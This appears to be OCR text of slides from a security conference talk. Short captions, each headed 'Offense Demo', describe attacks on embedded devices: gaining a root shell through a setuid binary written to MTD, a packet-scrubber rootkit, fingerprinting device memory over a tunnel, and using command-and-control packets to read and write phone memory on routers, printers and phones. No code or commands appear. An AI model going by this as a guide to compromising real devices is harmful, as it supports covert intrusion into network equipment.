
Small block written to MTD containing small filesystem with one setuid, shell-popping binary. Root shell earned.

Offense Demo




All offense targets containing the packet scrubber rootkit added to konsole. Heartbeat devices through tunnel to find memory fingerprints.

Offense Demo




Using memory fingerprint, we can lookup pre-computed values about the printer in offline firmware database.

Offense Demo




Getinfo for the 2821 router.

Offense Demo




Use command and control packets to read phone memory.

Offense Demo



Use command and control to write phone memory.

Offense Demo



